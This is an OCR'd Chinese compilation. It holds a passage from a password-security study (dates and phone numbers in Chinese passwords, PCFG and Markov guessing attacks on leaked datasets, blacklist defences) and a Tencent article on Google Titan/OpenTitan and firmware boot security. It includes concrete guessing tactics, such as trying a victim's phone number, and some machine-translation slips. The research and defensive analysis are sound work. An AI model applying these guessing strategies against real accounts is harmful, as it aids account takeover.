平均有 16.99%的中国用户在密码中插入一个六位数的日期。进一步考虑到用户喜欢将自己的信息包含在密码中，这样的日期很可能是用户的生日。此外，约有 30.89%的中文用户使用 4 位数字以上的日期来创建密码，这比英语用户高出 3.59 倍（即 8.61%）。另外，有 13.49%的中国用户在密码中输入四位数的年份，这比说英语的用户（3.80%）高 3.55 倍。注意到可能有一些高估，因为没有办法明确区分某些数字序列是否为日期，例如 010101 和 520520。这两个序列可能是日期，但它们也可能具有其他语义含义（例如 520520 听起来像 ''我爱你，我爱你''）。如稍后所述已经设计出解决此问题的合理方法。总之，日期在中国用户的密码中起着至关重要的作用。

主要注意密码长度 4、6 和 8 位数字，因为：

1）长度 4 和 6 是西方和亚洲使用最广泛的 PIN 码的长度；

2）6 和 8 是两个最常见的密码长度。

有趣的是，有 2.91%的中国用户很可能使用其 11 位数字的手机号码作为密码，占所有密码的 39.59%，其子字符串超过 11 位。平均而言，中文密码的 12.39%长于 11。因此，如果攻击者可以确定（例如，通过肩窥）受害者使用了长密码，则她成功的可能性很高，为 23.48%（= 2.91%/12.39%），只需尝试受害者的 11 位数手机号码即可。这揭示了针对长中文密码的实用攻击策略。

请注意，在确定文本/数字序列是否属于特定词典时存在一些不可避免的歧义，而这些歧义的不正确解析会导致过高或过低的估计。这里以“YYMMDD”为例。例如，111111 和 520521 都属于“YYMMDD”，并且非常受欢迎。但是，用户选择它们的可能性很可能仅是因为它们是易于记忆的重复数字或有意义的字符串，并将它们视为日期会导致高估。然而，它们确实可以是日期（例如，111111 代表“2011 年 11 月 11 日”，而 520131 代表“1952 年 1 月 31 日”），并且将它们完全排除在“YYMMDD”之外会导致日期被低估。

因此，假设用户生日是随机分布的，并且将这些日期的期望值（由 E 表示）而不是零分配给这些异常日期的出现频率。在字典“YYMMDD”中手动识别出 17 个异常日期，这些日期最初的频率大于 10E，并出现在六个中文数据集的每个前 1000 个列表中。这样，可以很大程度上解决歧义。同样处理“MMDD”中的 16 个异常项。

13.3 三、中文 Web 密码的强度


现在，使用两种最先进的密码攻击算法（即基于 PCFG 和基于 Markov）来评估中文 Web 密码的强度，实际上可以利用例如日期和拼音名称来进行密码猜测

1、基于 PCFG 的攻击

基于 PCFG 的模型是最新的破解模型之一。首先，它将训练集中的所有密码划分为相似字符序列的段，并获得相应的基本结构及其相关的出现概率。例如，将“wanglei @ 123”划分为 L 段“wanglei”，S 段“@”和 D 段“123”，从而得到基础结构 L7S1D3。L7S1D3 的概率是 (#of L7S1D3)/(#of base structures)。此类信息用于生成概率上下文无关文法。

然后，人们可以以概率递减的顺序得出密码猜测。每个猜测的概率是其推导过程中所使用的结果的概率的乘积。例如，将“liwei@123”的概率计算为 P（“liwei@123”）= P（L5S1D3）·P（L5liwei）·P（S1@）·P（D3123）。D 和 S 段的概率是通过计算从训练集中学习的，而 L 段则是通过从训练集中学习或使用外部输入词典来处理的。本文通过直接从训练集中学习来实例化密码猜测的 PCFG L 段。

按语言将 9 个数据集分为两组。对于中文测试集，从 Duowan 数据集中随机选择 1M 密码作为训练集（用“Duowan_1M”表示）。原因是：在数据集“All Chinese PWs”中，Duowan 的**反转数**最少，并且可能最好地表示通用的中文 Web 密码。同样，对于英语测试集，从 Rockyou 中选择 1M 密码作为训练集。由于仅使用了 Duowan 和 Rockyou 的一部分，因此将其余的密码和其他 7 个数据集用作测试集。下图（a）和（b）分别显示了对中文组和英文组的攻击结果。



(a) PCFG-based attacks on six Chinese datasets (training set: 1M Rockyou passwords)

(b) PCFG-based attacks on three English datasets (training set: 1M Rockyou passwords)

(c) Improved PCFG-based attacks on Chinese datasets (training set: 1M Rockyou passwords)

双相安全。当允许的猜测数字（即搜索空间大小）小于约 3,000 时，中文密码通常比同一服务的英文密码弱（例如，Tianya 与 Rock you，Dodonew 与 Yahoo 和 CSDN 与 Phpbb）。例如，按 100 个猜测，对 Tianya，Dodonew 和 CSDN 的成功率分别为 10.2%，4.3%和 9.7%，而英语水平分别为 4.6%，1.9%和 3.7%。但是，当搜索空间大小大于 10,000 时，中文 Web 密码通常比英文密码强得多。例如，在 1000 万个猜测中，对 Tianya，Dodonew 和 CSDN 的成功率分别为 37.5%，28.8%和 29.9%，而英语水平分别为 49.7%，39.0%和 41.4%。当猜测数进一步增加时，强度差距将更大。这揭示了一种逆转原理，即中文密码的双相安全性：与英文密码相比，它们更容易受到在线猜测攻击（即，当允许的猜测数较小时）；但是，在剩下的中文密码中，它们更安全地防止了离线猜测。这种双面安全性很大程度上是由于基于数字的密码的双面密度性质：基于最高数字的密码更加趋同，而数字通常比字母更具随机性（且发散性）。

2、基于马尔可夫的攻击

为了显示了关于口令安全性的结果的鲁棒性，还对基于马尔可夫的攻击进行了进一步的研究。


为了使实验尽可能重现，现在进行详细设置。考虑了两种平滑技术（即 Laplace 平滑和 Good-Turing 平滑）来处理数据稀疏性问题，以及两种归一化技术（即基于分布和基于结束符号的方法）来处理密码长度分布不平衡问题。这在下表中带来了四种攻击情形。在每种情形下，考虑三种类型的马尔可夫阶（即 5 阶，4 阶和 3 阶）来研究哪种顺序表现最佳。

Attacking scenario	Smoothing	Normalization	Markov order
#1	Laplace	End-symbol	3/4/5
#2	Laplace	Distribution	3/4/5
#3	Good-Turing	End-symbol	3/4/5
#4	Good-Turing	Distribution	3/4/5
#5	Backoff	End-symbol	3/4/5

五个场景的实验结果非常相似。这里主要显示下图中方案 1 的攻击结果，而方案 2 和 5 的实验结果由于空间限制而被省略。

可以看到，对于中文和英文测试集：（1）在较大的猜测（即 > 2 * 106）下，四阶马尔可夫链显然比其他两个阶更好，而在较小的猜测下（即 <106）阶数越大，性能将越好；（2）在较小的猜测下，Laplace 和 GT Smoothing 在性能上几乎没有差异，而随着猜测数的增加，Laplace Smoothing 的优势变得更大；（3）结束符归一化总是比基于分布的方法更好，而小的猜测它的优势将更加明显。以前的主要研究尚未报道过这种观察。这表明：1）大体上以 4 阶，拉普拉斯平滑和末端符号归一化（见图 6（b）和 6（e））进行的攻击效果最佳；和 2）稍作猜测，偏爱 5 阶，拉普拉斯平滑和末端符号归一化的攻击（见图 6（a）和 6（d））表现最佳。

结果表明，PCFG 攻击中发现的双相安全性也适用于所有马尔可夫攻击。例如，在基于 4 阶马尔可夫链的实验中（参见下图（b）和（e））当猜测数字低于 7000 左右时，中文 Web 密码通常很多比他们的英语弱。例如，按 1000 个猜测，对 Tianya，Dodonew 和 CSDN 的成功率分别为 11.8%，6.3%和 11.6%，而英语同行（即 Rockyou，Yahoo 和 Phpbb）分别仅为 8.1%，4.3%和 7.1。%。但是当允许的猜测数字超过 104 时，中文 Web 密码通常比英文密码强。例如，根据 106 个猜测，对 Tianya，Dodonew 和 CSDN 的成功率分别为 38.2%，20.4%和 25.4%，而他们的英语水平分别为 38.6%，24.8%和 32.3%。



(a) Order-5 Markov attack on Chinese datasets (b) Order-4 Markov attack on Chinese datasets (c) Order-3 Markov attack on Chinese datasets

(d) Order-5 Markov attack on English datasets (e) Order-4 Markov attack on English datasets (f) Order-3 Markov attack on English datasets

13.4 四、影响

‘‘双相安全性’’ 的发现表明，中国密码更容易受到在线猜测攻击。这是因为最受欢迎的中文密码比较集中。因此一个特殊的黑名单包括一个中等数量的最常见的中文密码（例如 10K 到 20K），对于中文站点抵御在线猜测非常有帮助。可以从各种泄漏的中国数据集中获知这样的黑名单（http://t.cn/RG88tvF）。落入该列表的任何密码将被视为弱密码。但是，众所周知，如果某些流行密码（例如 woaini1314）被禁止，则会出现新的流行密码（例如 w0aini1314）。这些新的流行密码可能不在静态黑名单中，并且难以检测。因此仅密码创建策略（例如，长度和黑名单规则）就足以防止这种弱密码。需要一种深度防御方法：只要有可能，除了密码创建策略外，安全性至关重要的服务还可以进一步使用密码强度表（例如，fuzzyPSM 和 Zxcvbn）来检测和防止弱密码。

Google OpenTitan，硬件安全的泰坦之箭?

作者：Yao Zhang@Tencent Blade Team

来源：https://mp.weixin.qq.com/s/E9UxWNMm2E_FnnggfVjt8Q

14.1 导语：

从 Windows 98 的 CIH 病毒，到 2011 年的 BMW 木马，再到 2018 年的 APT-28 攻击，底层安全威胁此起彼伏。企业信息基础设施是否值得信任，已成为服务提供商需要回应的关键问题。今年 11 月 Google OpenTitan 项目正式发布，平台可信启动问题成为业内关注焦点。本文将解读 Titan 安全芯片的基本原理，并针对现阶段服务器硬件安全防护体系的建设思路和大家做一下简单探讨。

14.2 1. 不断升级的攻防博弈

对于服务器平台的底层攻击，大多集中在对固件（Firmware）内容的非法修改上。早期的 Legacy BIOS 木马，以破坏机器的可用性为主要目标，如 CIH 病毒，可以直接清空 BIOS 导致无法正常开机。其他的固件木马，通过感染个人电脑的主/卷引导目录（MBR/VBR），实现持久化驻留的目的，使终端用户叫苦不迭。

随着技术演变，Legacy BIOS 逐步被 UEFI（服务器启动的新规范）替代，硬件木马也被更多地应用到高级入侵与渗透之中（如 APT-28 LoJax 木马）。与之前被黑产利用，存在明显异常行为的特征不同，固件入侵威胁变得更隐蔽、更顽固，例如针对特定企业的供应链攻击、针对特定机器的恶意女仆攻击(基于物理接触，如通过 U 盘植入木马)、利用启动管理命令实现启动路径修改攻击（如 efibootmgr 指令）等——-这些恶意向量不再局限于 OS 层的渗透范畴，因此可以有效地绕过常规监控策略。

硬件安全风险带来了信任的危机，尤其是大型企业，影响更加广泛。在企业内部，数据中心基础设施是否安全可靠？在企业外部，是否可以让云平台得到所服务用户的信任?

妥善解决上述问题的一种策略是，充分利用现有的安全防护技术，如 IDS、IPS、WAF，布下天罗地网——-可是这些方式即便发现异常，也很难准确地定位风险来源，无法彻底排除隐患；另一种方式是通过可信执行环境（TEE），如 Intel SGX 技术，以内存加密的方式构建应用程序独享的可信执行区域，将一部分机密的数据和代码隔离起来做机密计算。但这种方式实际上并没有缓解机器被攻陷的风险，偏安一隅的思路能够暂时保障数据安全，但无法保护平台本身不被入侵。

14.3 2. 防御方法与业内标杆

那保障平台安全的有效方案是什么样的呢？一种可行策略是，构建无法被篡改的信任根（RoT，Root of Trust），对于平台启动过程中所需执行的固件对象，在其执行前，依次进行合法性验证与信任链条的扩展。在所有固件对象完成校验后，平台执行操作系统的启动，这样一来，系统最终进入可被信任的 Runtime 状态。

这个方法听上去简单直接，但操作起来又是另一番情景——-图 1 给出了 NIST 标准下服务器架构所包含的组成对象，在操作系统层之下，存在十几种硬件固件对象，如：

1. UEFI BIOS：服务器系统启动固件，其固件镜像存储于 SPI 总线下的一块闪存片（Boot FW Flash）中；
2. BMC：带外管理系统，有单独固件，提供不依赖操作系统的服务器管理能力；
3. Boot Loader: 操作系统 OS 引导程序，其主要功能是用来载入 OS 内核；
4. NIC：外设网卡及其固件；
5. GPU：显卡及其固件；




图 1 服务器系统组成元素

理想情况当然是对涉及到的全体固件对象进行合法性校验，但这不现实，臃肿的开机检测过程会极大地影响机器启动的效率，复杂的厂商供应链组成也让这一目标的达成变得困难；同时，鉴于入侵某些固件的难度很高，攻击的概率很小，这样的防护方式也会显得多此一举——-在考虑攻击者的利用难度、风险水平等多个维度后，底层安全防护最主要的固件对象，一般聚焦在 BIOS，BMC 和 Boot Loader 上。

不管是现有的硬件防护方案（如 TPM 2.0 技术, 后文会进一步说明），还是业内普遍认可的 ‘‘下一代硬件安全防护方案’’，基本上是围绕上述三大固件对象进行安全方案的设计。主流的下一代硬件安全防护方案包括 Google Titan[1]、Intel PFR[2]、Microsoft Cerberus[3] 和我国沈昌祥院士提出的 TPCM[4]。区别于现有 TPM 2.0 方案所提供的被动式校验固件的能力，这些新的设计都满足主动校验服务器关键固件的能力，但由于涉及到主板设计和硬件结构的定制修改，除了 Google Titan 方案在谷歌云内部被使用之外，其余方案还未能广泛应用到实际案例中。作为下一代硬件防护方案的标杆，下面将为大家解读 Google Titan 安全芯片的基本原理。

14.4 3.Google Titan 概述

Titan 芯片在 Google Cloud Next 2017 大会上首次被提出，它主要被用来保障谷歌云基础设施的启动安全。在功能层面，Titan 具有以下三大核心特征：

（1）自主可控的物理可信根：

与传统的 TPM 2.0 外设芯片不同的是，Titan 芯片中包含了 Google 的物理可信根 BOOT ROM，可以作为平台启动信任的锚点，这样一来，谷歌服务器启动的信任起点便掌握在了自己的手中。

由于引入了 BOOT ROM，Titan 也包含了一个自我修复功能，可以保证在出现 Titan 芯片漏洞时，对 BOOT ROM 进行升级，重新建立信任关系。

如图 2 所示，Titan 在硬件结构上包括了一块 32 位的 RISC-V 处理器，具有密码和密钥管理功能的外设部分（与 TPM 2.0 的设计几乎一致），以及蓝色部分中，作为硬件可信根而存在的 BOOT ROM。




图 2 Titan 组成元素一览

（2）首指令完整性校验：

通过 Titan 芯片，可以实现对于 BIOS 早期运行代码的合法性验证，通过校验后再执行相关的代码。




图 3 Titan 芯片主板连接方式示意图

实现上述首指令完整性校验的关键是 Titan 芯片在主板上的特殊连接方式，如图 3 所示，Titan 芯片串接了 SPI 总线，如守门员一样介于主板南桥（PCH）或带外管理系统（BMC）与 BIOS 固件的闪存芯片之间。这样一来，Titan 芯片驱动下的服务器启动过程可描述为：

1. 当 CPU 上电开机/重启时，开机/重启信号由 PCH 或 BMC 传递至 Boot FW Flash 途中，由 Titan 芯片接收并拦截。

2.Titan 芯片执行其只读内存（BOOT ROM）下的代码，并启动一个自检程序，检测 Titan 芯片自身没有被篡改过。如自检通过，Titan 芯片中的代码将正常运行。

3.Titan 芯片通过签名校验的方式，验证 BIOS 固件的合法性。在校验通过后，释放原始的开机/重启信号。从而 BIOS 固件得以被正常加载并执行启动操作。

4. 经过检验的 BIOS 固件会配置服务器并且加载 Boot Loader，Boot Loader 会检查和加载操作系统 OS。

（3）持续监控 SPI 总线上的异常操作。

如图 4 所示，在完成上述服务器启动过程后，Titan 芯片会实时监控 SPI 总线上的数据流，任何试图修改 Flash 固件的非法操作都会被过滤掉，以持续保障 BIOS 固件的安全。




图 4 Titan 在 SPI 总线上的监控逻辑

除了上述主要特征以外，Titan 的支撑系统也引入了一系列防篡改机制，来抵御包括侧信道攻击在内的安全威胁，相应的防护措施包括攻击检测（故障、激光、热、电压）、保险丝、密钥存储、时钟和内存完整性检查等。同时，Titan 也使用 OTP 保险丝跟踪服务器从制造到生产整个生命周期的过程。

挑战与局限。

需要指出的是，从目前公开的材料来看 [1]，Titan 方案还没有解决如何进行 BMC 和 Boot Loader 的安全防护。对于 BIOS 的防护，实现首指令完整性这一点也依赖 SPI 总线的硬件结构调整和支持，对于一些企业用户来说，改造成本依旧比较高。此外，在 SPI 总线上进行监控和流量管理，也不免会产生对正常业务的误伤，如何保障监控逻辑的安全性，也需要谨慎和严密的设计。

14.5 4.OpenTitan：群雄逐鹿下的厂商生态

国外厂商在下一代平台硬件安全方案上，呈现出百家争鸣的态势，除了 Google 的 Titan[1]，还包括前文提及到的 Intel PFR[2]，Microsoft Cerberus[3]，以及国内倡导的 TPCM 解决方案 [4] 等。

其中，PFR 有 Intel 的下游厂商支持和配合，Cerberus 借助 OCP 社区的影响力，也获得了很多厂商的响应与认可；在我国等级保护 2.0 的合规性要求下，TPCM 也有一定的部署激励与实践场景。

而 Google Titan，一直以谷歌云私有化部署的形态存在，缺乏对于社区和厂商的影响力，这对硬件安全方案的应用和迭代优化都会造成一定的阻力。出于竞争压力与社区博弈等因素，Google 在近期将大部分 Titan 芯片源码进行了开源，也就是现在浮出水面的 OpenTitan 项目 [5]。

OpenTitan 公开了 Titan 芯片的大部分实现环节，在打造社区影响力和促进厂商合作的方面，较 Intel 和 Microsoft 可谓扳回一城。需要说明的是，OpenTitan 当前开源部分的代码还不成熟 [6,7]，某些环节涉及芯片加工商的专有制造工艺（如可信根部分的逻辑），在短期内也很难完全公开 [8]，如图 5 所示。




图 5 Titan 方案的开源情况（绿色为完全开源）

如果后续 OpenTitan 可以促使这一实践的更多细节公开，使得企业用户可以更好地缩小其信任范围，那么 OpenTitan 的竞争优势将会进一步凸显——-就目前来看，大厂的下一代解决方案都默认设置由大厂控制的可信根，与企业用户需要更灵活、开放的可信根配置能力的需求相矛盾，这一点会很大程度上影响使用者对于硬件安全方案的选择。

总的来看，下一代硬件安全防护方案仍待打磨，银弹并未出现。对于企业来说，目前还无法直接应用 Cerberus、PFR、TPCM 这些技术方案。Titan 方案虽已开源，但仍处于相对初期的建设阶段，前文提及的挑战与局限，也不会因为 Titan 的开源而在短时间内得到解决。

14.6 5. 防护体系的建设思路

那么问题来了，现阶段企业服务器硬件安全防护应该如何展开呢？换句话讲，对于大部分企业来说，是否可以暂时不付出主板重构的昂贵代价，实现 x86 服务器硬件安全防护的目标呢?

答案是肯定的。在笔者来看，这一目标的达成，可以与下述三个方面的工作紧密结合起来：

14.6.1 1、组合出击，化整为零。

即便是 Titan 和 PFR 方案，也没有清楚的解释如何校验 Boot Loader 的合法性。由此我们不难发现，仅仅依靠单一方案，很难有效的兼顾所有硬件安全防护需求。

因此通过化整为零，合理地进行防护点的拆分，并在此基础上整合现有技术方案，其防护效果甚至优于单纯使用某一个 ‘‘先进的’’ 防护机制。

那么这里让我们盘点一些现阶段已成熟的硬件防护的技术：

